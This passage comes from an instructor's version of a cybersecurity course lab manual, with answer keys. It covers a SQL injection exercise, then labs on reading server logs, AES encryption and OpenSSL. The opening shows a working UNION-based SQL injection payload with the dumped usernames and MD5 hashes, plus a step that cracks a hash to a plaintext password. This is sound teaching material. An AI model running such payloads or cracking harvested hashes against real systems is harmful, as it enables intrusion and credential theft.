pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />
>Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
>First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: gordonb<br />Surname:
e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password
from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name:
pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: smithy<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre>
..</div>
```

Which user has the password hash of 8d3533d75ae2c3966d7e0d4fcc69216b?

1337

Using a website such as <https://crackstation.net/>, copy the password hash into the password hash cracker and get cracking.

What is the plain-text password?

charley

- c. Close the Follow HTTP Stream window. Close any open windows.

Reflection

1. What is the risk of having platforms use the SQL language?

Web sites are commonly database driven and use the SQL language. The severity of a SQL injection attack is up to the attacker.

2. Browse the Internet and perform a search on “prevent SQL injection attacks”. What are 2 methods or steps that can be taken to prevent SQL injection attacks?

Answers will vary, but should include:

Filter user input

Deploy a web application firewall

Disable unnecessary database features/capabilities

Monitor SQL statements

Use parameters with stored procedures

Use parameters with dynamic SQL

Lab – Reading Server Logs (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Part 1: Reading Log Files with Cat, More, and Less

Part 2: Log Files and Syslog

Part 3: Log Files and Journalctl

Background / Scenario

Log files are an important tool for troubleshooting and monitoring. Different application generates different log files, each one containing its own set of fields and information. While the field structure may change between log files, the tools used to read them are mostly the same. In this lab, you will learn about common tools used to read log file and practice using them.

Required Resources

- CyberOps Workstation Virtual Machine
- Internet access

Part 52: Reading Log Files with Cat, More, Less, and Tail

Log files are files used to record specific events triggered by applications, services or the operating system itself. Usually stored as plain-text, log files are an indispensable resource for troubleshooting.

Step 1: Opening Log Files.

Log files commonly contain plain-text information which can be viewed by practically any program able to handle text (text editors, for example). However, because of convenience, usability, and speed, a few tools are more commonly used than others. This section focuses on four command-line-based programs: **cat**, **more**, **less**, and **tail**.

cat, derived from the word ‘concatenate’, is a UNIX, command-line-based tool used to read and display the contents of a file on the screen. Because of its simplicity and it can open a text file and display it in a text-only terminal, **cat** is widely used to this day.

- a. Start the **CyberOps Workstation VM** and open a terminal window.

- b. From the terminal window, issue the command below to display the contents of the **logstash-tutorial.log** file, located in the **/home/analyst/lab.support.files/** folder:

```
analyst@secOps ~$ cat /home/analyst/lab.support.files/logstash-tutorial.log
```

The contents of the file should scroll through the terminal window until the all contents have been displayed.

What is a drawback of using **cat** with large text files?

The beginning of the file may get lost as **cat** doesn't support page breaking.

Another popular tool for visualizing log files is **more**. Similar to **cat**, **more** is also a UNIX command-line-based tool that can open a text-based file and display the file contents on the screen. The main difference between **cat** and **more** is that **more** supports page breaks, allowing the user to view the contents of a file, one page at a time. This can be done using the space bar to display the next page.

- c. From the same terminal window, use the command below to display the contents of the **logstash-tutorial.log** file again. This time using **more**:

```
analyst@secOps ~$ more /home/analyst/lab.support.files/logstash-tutorial.log
```

The contents of the file should scroll through the terminal window and stop when one page is displayed. Press the space bar to advance to the next page. Press enter to display the next line of text.

What is the drawback of using **more**?

Depending on the terminal application in use, it may not be easy to display again pages that were already displayed.

Building on the functionality of **cat** and **more**, the **less** tool allows the contents of a file to be displayed page by page, while also allowing the user the choice of viewing previously displayed pages.

- d. From the same terminal window, use **less** to display the contents the **logstash-tutorial.log** file again:

```
analyst@secOps ~$ less /home/analyst/lab.support.files/logstash-tutorial.log
```

The contents of the file should scroll through the terminal window and stop when one page is displayed. Press the space bar to advance to the next page. Press enter to display the next line of text. Use the up and down arrow keys to move back and forth through the text file.

Use the "**q**" key on your keyboard to exit the **less** tool.

- e. The **tail** command displays the end of a text file. By default, **tail** displays the last ten lines of the file.

Use **tail** to display the last ten lines of the **/home/analyst/lab.support.files/logstash-tutorial.log** file.

```
analyst@secOps ~$ tail /home/analyst/lab.support.files/logstash-tutorial.log
```

```
218.30.103.62 - - [04/Jan/2015:05:28:43 +0000] "GET /blog/geekery/xvfb-firefox.html HTTP/1.1" 200 10975 "-" "Sogou web spider/4.0 (+http://www.sogou.com/docs/help/webmasters.htm#07) "
```

```
218.30.103.62 - - [04/Jan/2015:05:29:06 +0000] "GET /blog/geekery/puppet-facts-into-mcollective.html HTTP/1.1" 200 9872 "-" "Sogou web spider/4.0 (+http://www.sogou.com/docs/help/webmasters.htm#07) "
```

```
198.46.149.143 - - [04/Jan/2015:05:29:13 +0000] "GET /blog/geekery/disabling-battery-in-ubuntu-vms.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+semicomplete%2Fmain+%28semicomplete.com+-+Jordan+Sissel%29 HTTP/1.1" 200 9316 "-" "Tiny Tiny RSS/1.11 (http://tt-rss.org/) "
```

```

198.46.149.143 - - [04/Jan/2015:05:29:13 +0000] "GET /blog/geekery/solving-good-or-bad-problems.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+semicomplete%2Fmain+%28semicomplete.com+-+Jordan+Sissel%29 HTTP/1.1" 200 10756 "-" "Tiny Tiny RSS/1.11 (http://tt-rss.org/)"
218.30.103.62 - - [04/Jan/2015:05:29:26 +0000] "GET /blog/geekery/jquery-interface-puffer.html%20target= HTTP/1.1" 200 202 "-" "Sogou web spider/4.0 (+http://www.sogou.com/docs/help/webmasters.htm#07)"
218.30.103.62 - - [04/Jan/2015:05:29:48 +0000] "GET /blog/geekery/ec2-reserved-vs-on-demand.html HTTP/1.1" 200 11834 "-" "Sogou web spider/4.0 (+http://www.sogou.com/docs/help/webmasters.htm#07)"
66.249.73.135 - - [04/Jan/2015:05:30:06 +0000] "GET /blog/web/firefox-scrolling-fix.html HTTP/1.1" 200 8956 "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A5376e Safari/8536.25 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
86.1.76.62 - - [04/Jan/2015:05:30:37 +0000] "GET /projects/xdotool/ HTTP/1.1" 200 12292 "http://www.haskell.org/haskellwiki/Xmonad/Frequently_asked_questions" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140205 Firefox/24.0 Iceweasel/24.3.0"
86.1.76.62 - - [04/Jan/2015:05:30:37 +0000] "GET /reset.css HTTP/1.1" 200 1015 "http://www.semicomplete.com/projects/xdotool/" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140205 Firefox/24.0 Iceweasel/24.3.0"
86.1.76.62 - - [04/Jan/2015:05:30:37 +0000] "GET /style2.css HTTP/1.1" 200 4877 "http://www.semicomplete.com/projects/xdotool/" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140205 Firefox/24.0 Iceweasel/24.3.0"

```

Step 2: Actively Following Logs.

In some situations, it is desirable to monitor log files as log entries are written to the log files. For those cases, the **tail -f** command is very helpful.


- Use **tail -f** to actively monitor the contents of the **/var/log/syslog** file:

```
analyst@secOps ~$ sudo tail -f /home/analyst/lab.support.files/logstash-tutorial.log
```

What is different in the output of **tail** and **tail -f**? Explain.

After the **tail -f** command is issued, the terminal appears locked and does not accept commands anymore. This happens because **tail** is still running, watching the log file and will print any changes written to it on the screen.

- b. To watch `tail -f` in action, open a second terminal window. Arrange your display so you can see both terminal windows. Re-size the windows so you can see them both at the same, as shown in the image below:



The terminal window on the top is running `tail -f` to monitor the `/home/analyst/lab.support.files/logstash-tutorial.log` file. Use the terminal window on the bottom to add information to the monitored file.

To make it easier to visualize, select the top terminal window (the one running `tail -f`) and press enter a few times. This will add a few lines between the current contents of the file and the new information to be added.

- c. Select the bottom terminal window and enter the following command:

```
analyst@secOps ~$ echo "this is a new entry to the monitored log file" >>
lab.support.files/logstash-tutorial.log
```

The command above appends the "this is a new entry to the monitored log file" message to the **/home/analyst/lab.support.files/logstash-tutorial.log** file. Because **tail -f** is monitoring the file at the moment a line is added to the file. The top window should display the new line in real-time.

- d. Press CTRL + C to stop the execution of **tail -f** and return to the shell prompt.
- e. Close one of the two terminal windows.

Part 53: Log Files and Syslog

Because of their importance, it is common practice to concentrate log files in one monitoring computer.

Syslog is a system designed to allow devices to send their log files to a centralized server, known as **syslog** server. Clients communicate to a syslog server using the **syslog** protocol. **Syslog** is commonly deployed and supports practically all computer platforms.

The CyberOps Worstation VM generates operating system level log files and hands them over to **syslog**.

- a. Use the **cat** command as **root** to list the contents of the **/var/log/syslog** file. This file holds the log entries that are generated by the CyberOps Worstation VM operating system and sent to the **syslog** service.

```
analyst@secOps ~$ sudo cat /var/log/syslog
```

```
[sudo] password for analyst:
```

```
Feb  7 13:23:15 secOps kernel: [ 5.458959] psmouse serio1: hgpk: ID: 10 00 64
Feb  7 13:23:15 secOps kernel: [ 5.467285] input: ImExPS/2 BYD TouchPad as
/devices/platform/i8042/serio1/input/input6
Feb  7 13:23:15 secOps kernel: [ 5.502469] RAPL PMU: API unit is 2^-32 Joules, 4
fixed counters, 10737418240 ms ovfl timer
Feb  7 13:23:15 secOps kernel: [ 5.502476] RAPL PMU: hw unit of domain pp0-core 2^-
0 Joules
Feb  7 13:23:15 secOps kernel: [ 5.502478] RAPL PMU: hw unit of domain package 2^-0
Joules
Feb  7 13:23:15 secOps kernel: [ 5.502479] RAPL PMU: hw unit of domain dram 2^-0
Joules
Feb  7 13:23:15 secOps kernel: [ 5.502480] RAPL PMU: hw unit of domain pp1-gpu 2^-0
Joules
Feb  7 13:23:15 secOps kernel: [ 5.672547] ppdev: user-space parallel port driver
Feb  7 13:23:15 secOps kernel: [ 5.709000] pcnet32 0000:00:03.0 enp0s3: renamed
from eth0
Feb  7 13:23:16 secOps kernel: [ 6.166738] pcnet32 0000:00:03.0 enp0s3: link up,
100Mbps, full-duplex
Feb  7 13:23:16 secOps kernel: [ 6.706058] random: crng init done
Feb  7 13:23:18 secOps kernel: [ 8.318984] floppy0: no floppy controllers found
Feb  7 13:23:18 secOps kernel: [ 8.319028] work still pending
Feb  7 14:26:35 secOps kernel: [ 3806.118242] hrtimer: interrupt took 4085149 ns
Feb  7 15:02:13 secOps kernel: [ 5943.582952] pcnet32 0000:00:03.0 enp0s3: link down
Feb  7 15:02:19 secOps kernel: [ 5949.556153] pcnet32 0000:00:03.0 enp0s3: link up,
100Mbps, full-duplex
```

Why did the **cat** command have to be executed as **root**?

In the CyberOps Worstation VM, the **/var/log/syslog** belongs to **root** and can only be read by **root**.

- b. Notice that the **/var/log/syslog** file only stores the most recent log entries. To keep the syslog file small, the operating system periodically rotates the log files, renaming older log files as **syslog.1**, **syslog.2**, and so on.

Use the **cat** command to list older **syslog** files:

```
analyst@secOps ~$ sudo cat /var/log/syslog.2
analyst@secOps ~$ sudo cat /var/log/syslog.3
analyst@secOps ~$ sudo cat /var/log/syslog.4
```

Can you think of a reason why it is so important to keep the time and date of computers correctly synchronized?

Log systems use log files to record and store events and the date/time they took place. If the system clock is incorrect or not synchronized, it will make the troubleshooting process more difficult.

Part 54: Log Files and Journalctl

Another popular log management system is known as **journal**. Managed by the **journald** daemon, the system is designed to centralize the management of logs regardless of where the messages are originating. In the context of this lab, the most evident feature of the **journal** system daemon is the use of append-only binary files serving as its **log files**.

Step 1: Running journalctl with no options.

- a. To look at the **journald** logs, use the **journalctl** command. The **journalctl** tool interprets and displays the log entries previously stored in the **journal** binary log files.

```
analyst@secOps ~$ journalctl
-- Logs begin at Fri 2014-09-26 14:13:12 EDT, end at Tue 2017-02-07 13:23:29 ES
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Starting Paths.
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Reached target Paths.
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Starting Timers.
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Reached target Timers.
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Starting Sockets.
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Reached target Sockets.
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Starting Basic System.
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Reached target Basic System.
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Starting Default.
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Reached target Default.
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Startup finished in 18ms.
Sep 26 14:14:24 dataAnalyzer systemd[1087]: Stopping Default.
Sep 26 14:14:24 dataAnalyzer systemd[1087]: Stopped target Default.
Sep 26 14:14:24 dataAnalyzer systemd[1087]: Stopping Basic System.
Sep 26 14:14:24 dataAnalyzer systemd[1087]: Stopped target Basic System.
Sep 26 14:14:24 dataAnalyzer systemd[1087]: Stopping Paths.
Sep 26 14:14:24 dataAnalyzer systemd[1087]: Stopped target Paths.
Sep 26 14:14:24 dataAnalyzer systemd[1087]: Stopping Timers.
Sep 26 14:14:24 dataAnalyzer systemd[1087]: Stopped target Timers.
Sep 26 14:14:24 dataAnalyzer systemd[1087]: Stopping Sockets.
<output omitted>
```

Note: Running `journalctl` as root will display more detailed information.

- b. Use CTRL+C to exit the display.

Step 2: Journalctl and a few options.

Part of the power of using `journalctl` lies on its options.

- a. Use `journalctl -utc` to display all timestamps in UTC time:

```
analyst@secOps ~$ sudo journalctl -utc
```

- b. Use `journalctl -b` to display log entries recorded during the last boot:

```
analyst@secOps ~$ sudo journalctl -b
Feb 07 08:23:13 secOps systemd-journald[172]: Time spent on flushing to /var is
Feb 07 08:23:13 secOps kernel: Linux version 4.8.12-2-ARCH (builduser@andytr)
Feb 07 08:23:13 secOps kernel: x86/fpu: Supporting XSAVE feature 0x001: 'x87 fl
Feb 07 08:23:13 secOps kernel: x86/fpu: Supporting XSAVE feature 0x002: 'SSE re
Feb 07 08:23:13 secOps kernel: x86/fpu: Supporting XSAVE feature 0x004: 'AVX re
Feb 07 08:23:13 secOps kernel: x86/fpu: xstate_offset[2]: 576, xstate_sizes[2]
Feb 07 08:23:13 secOps kernel: x86/fpu: Enabled xstate features 0x7, context si
Feb 07 08:23:13 secOps kernel: x86/fpu: Using 'eager' FPU context switches.
Feb 07 08:23:13 secOps kernel: e820: BIOS-provided physical RAM map:
<output omitted>
```

- c. Use `journalctl` to specify the service and timeframe for log entries. The command below shows all `nginx` service logs recorded today:

```
analyst@secOps ~$ sudo journalctl -u nginx.service --since today
```

- d. Use the `-k` switch to display only messages generated by the kernel:

```
analyst@secOps ~$ sudo journalctl -k
```

- e. Similar to `tail -f` described above, use the `-f` switch to actively follow the logs as they are being written:

```
analyst@secOps ~$ sudo journalctl -f
```

Reflection

Compare Syslog and Journald. What are the advantages and disadvantages of each?

Syslog is a standard solution for logging. It uses plaintext files but has a lack of structure. The information is not centralized and it may be necessary to search through lots of unrelated information to find relevant information. Syslog does not provide a way to separate messages by the related applications. Furthermore, the plaintext files may require rotation to keep them from become too large. Journald replaced plaintext log files with special file format for log messages. This makes it easier to find relevant log messages.

Class Activity – Creating Codes (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Secret codes have been used for thousands of years. Ancient Greeks and Spartans used a scytale (rhymes with Italy) to encode messages. Romans used a Caesar cipher to encrypt messages. A few hundred years

ago, the French used the Vigenère cipher to encode messages. Today, there are many ways that messages can be encoded.

In this lab, you will create and encrypt messages using online tools.

Background / Scenario

There are several encryption algorithms that can be used to encrypt and decrypt messages. Virtual Private Networks (VPNs) are commonly used to automate the encryption and decryption process.

In this lab, you and a lab partner will use an online tool to encrypt and decrypt messages.

Required Resources

- PC with Internet access

Step 2: Search for an online encoding and decoding tool.

There are many different types of encryption algorithms used in modern networks. One of the most secure is the Advanced Encryption Standard (AES) symmetric encryption algorithm. We will be using this algorithm in our demonstration.

- a. In a Web browser, search for “[encrypt decrypt AES online](#)”. Several different tools will be listed in the search results.
- b. Explore the different links provided and choose a tool. In our example, we used the tool available from:
<http://aesencryption.net/>

Step 3: Encrypt a message and email it to your lab partner.

In this step, each lab partner will encrypt a message and send the encrypted text to the other lab partner.

Note: Unencrypted messages are referred to as plaintext, while encrypted messages are referred to as ciphertext.

- a. Enter a plaintext message of your choice in the text box. The message can be very short or it can be lengthy. Be sure that your lab partner does not see the plaintext message.

A secret key (i.e., password) is usually required to encrypt a message. The secret key is used along with the encryption algorithm to encrypt the message. Only someone with knowledge of the secret key would be able to decrypt the message.

- b. Enter a secret key. Some tools may ask you to confirm the password. In our example, we used the **cyberops** secret key.

The screenshot shows a web application titled "AES encryption" in an orange header bar. Below the header, the main heading is "AES encryption" in a large, bold, italicized font. Underneath, it says "Encrypt and decrypt text with AES algorithm". There is a large text input area containing the quote: "You miss 100 percent of the shots you never take!" - Wayne Gretzky. Below this is a smaller input field for the secret key, which contains the text "cyberops". To the right of the key field is a dropdown menu currently set to "128 Bit". At the bottom of the interface, there are two buttons: "Encrypt" (orange) and "Decrypt" (dark grey). Above these buttons is a preview of the text to be encrypted, which reads "Q9 Private Cloud" followed by "Big Data, High Performance - We've Got a Cloud For That Go to q9.com". There is also a right arrow icon and a close icon (X) next to the preview.

- c. Next click on **Encrypt**.

In the "Result of encryption in base64" window, random text is displayed. This is then encrypted message.

The screenshot shows a window titled "Result of encryption in base64". Inside the window is a large text area containing the following base64-encoded string: "46pKb+6BEqzlq/qS7NKZmnCG8lC0wheEt5tGwGjw9n7VzqjuwE8arWXFW2M/YD0T18c7hqV1jWjYTwJZR5V39LwHOgSbHd88Q4PTOC7tQOA=". At the bottom right of the window is a "Download" button.


- d. Copy or Download the resulting message.
e. Email the encrypted message to your lab partner.

Step 4: Decrypt the ciphertext.


AES is a symmetric encryption algorithm. This means that the two parties exchanging encrypted messages must share the secret key in advance.

- a. Open the email from your lab partner.
b. Copy the ciphertext and paste it in the text box.

- c. Enter the pre-shared secret key.



- d. Click on **Decrypt** and the original cleartext message should be displayed.



What happens if you use a wrong secret key?

The ciphertext would not be decrypted correctly.

Lab - Encrypting and Decrypting Data Using OpenSSL (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Part 1: Encrypting Messages with OpenSSL

Part 2: Decrypting Messages with OpenSSL

Background / Scenario

OpenSSL is an open source project that provides a robust, commercial-grade, and full-featured toolkit for the Transport Layer Security (TLS) and Secure Sockets Layer (SSL) protocols. It is also a general-purpose cryptography library. In this lab, you will use OpenSSL to encrypt and decrypt text messages.

Note: While OpenSSL is the de facto cryptography library today, the use presented in this lab is NOT recommended for robust protection. Below are two security problems with this lab:

- 1) The method described in this lab uses a weak key derivation function. The ONLY security is introduced by a very strong password.
- 2) The method described in this lab does not guarantee the integrity of the text file.

This lab should be used for instructional purposes only. The methods presented here should NOT be used to secure truly sensitive data.

Required Resources

- CyberOps Workstation Virtual Machine
- Internet access

Part 1: Encrypting Messages with OpenSSL

OpenSSL can be used as a standalone tool for encryption. While many encryption algorithms can be used, this lab focuses on AES. To use AES to encrypt a text file directly from the command line using OpenSSL, follow the steps below:

Step 1: Encrypting a Text File

- a. Log into CyberOPS Workstation VM.
- b. Open a terminal window.
- c. Because the text file to be encrypted is in the `/home/analyst/lab.support.files/` directory, change to that directory:

```
[analyst@secOps ~]$ cd /home/analyst/lab.support.files/  
[analyst@secOps lab.support.files]$
```

- d. Type the command below to list the contents of the encrypted **letter_to_grandma.txt** text file on the screen:

```
[analyst@secOps lab.support.files]$ cat letter_to_grandma.txt  
Hi Grandma,  
  
I am writing this letter to thank you for the chocolate chip cookies you sent  
me. I got them this morning and I have already eaten half of the box! They  
are absolutely delicious!
```

```
I wish you all the best. Love,  
Your cookie-eater grandchild.
```

```
[analyst@secOps lab.support.files]$
```

- e. From the same terminal window, issue the command below to encrypt the text file. The command will use AES-256 to encrypt the text file and save the encrypted version as **message.enc**. OpenSSL will ask for a password and for password confirmation. Provide the password as requested and be sure to remember the password.

```
[analyst@secOps lab.support.files]$ openssl aes-256-cbc -in  
letter_to_grandma.txt -out message.enc  
enter aes-256-cbc encryption password:  
Verifying - enter aes-256-cbc encryption password:  
[analyst@secOps lab.support.files]$
```

- f. When the process is finished, use the **cat** command again to display the contents of the **message.enc** file.

```
[analyst@secOps lab.support.files]$ cat message.enc
```

Did the contents of the **message.enc** file display correctly? What does it look like? Explain.

No. The file seems broken as just symbols are displayed. The symbols are shown because OpenSSL has generated a binary file.

- g. To make the file readable, run the OpenSSL command again, but this time add the **-a** option. The **-a** option tells OpenSSL to encode the encrypted message as Base64 before storing the results in a file.

Note: Base64 is a group of similar binary-to-text encoding schemes used to represent binary data in an ASCII string format.

```
[analyst@secOps lab.support.files]$ openssl aes-256-cbc -a -in  
letter_to_grandma.txt -out message.enc
```

```
enter aes-256-cbc encryption password:
```

```
Verifying - enter aes-256-cbc encryption password:
```

- h. Once again, use the **cat** command to display the contents of the, now re-generated, **message.enc** file:

Note: The contents of **message.enc** will vary.

```
[analyst@secOps lab.support.files]$ cat message.enc  
U2FsdGVkX19ApWyrn8RD5zNp0RPCuMGZ98wDc26u/vmj1zyDXobGQhm/dDRZasG7  
rfnth5Q8NHValeW8vipKGM66dNFyyr9/hJUzCoqhFpRHgNn+Xs5+TOtz/QCPN1bi  
08LGTSzOpfkg76XDCK8uPy1hl/+Ng92sM5rgMzLXfEXtaYe5UgwOD42U/U6q73pj  
alksQrTWsv5mtN7y6mh02Wobo3AlooHrM7niOwKla3YKrSp+ZhYzVTrtksWDl6Ci  
XMufkv+FOGn+SoEEuh7l4fk0LIPEfGsExVFB4TGdTizQApRw74rTAZaE/dopaJn0  
sJmR3+3C+dmgzZIKEHwsJ2pgLvJ2Sme79J/XxwQVNpw=  
[analyst@secOps lab.support.files]$
```

Is **message.enc** displayed correctly now? Explain.

Yes. While **message.enc** is encrypted, it is now correctly displayed because it has been converted from binary to text and encoded with Base64.

Can you think of a benefit of having **message.enc** Base64-encoded?

The encrypted message can now be copied and pasted in an email message, for example.

Part 2: Decrypting Messages with OpenSSL

With a similar OpenSSL command, it is possible to decrypt **message.enc**.

- a. Use the command below to decrypt **message.enc**:

```
[analyst@secOps lab.support.files]$ openssl aes-256-cbc -a -d -in message.enc  
-out decrypted_letter.txt
```

- b. OpenSSL will ask for the password used to encrypt the file. Enter the same password again.
- c. When OpenSSL finishes decrypting the **message.enc** file, it saves the decrypted message in a text file called **decrypted_letter.txt**. Use the **cat** display the contents of **decrypted_letter.txt**:

```
[analyst@secOps lab.support.files]$ cat decrypted_letter.txt
```

Was the letter decrypted correctly?

Yes, the letter was decrypted correctly.

The command used to decrypt also contains -a option. Can you explain?

Because message.enc was Base64 encoded after the encryption process took place, message.enc must be Base64 decoded before OpenSSL can decrypt it.

Lab - Encrypting and Decrypting Data using a Hacker Tool (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Part 1: Create and Encrypt Files

Part 2: Recover Encrypted Zip File Passwords

Background / Scenario

What if you work for a large corporation that had a corporate policy regarding removable media? Specifically, it states that only encrypted zipped documents can be copied to portable USB flash drives.

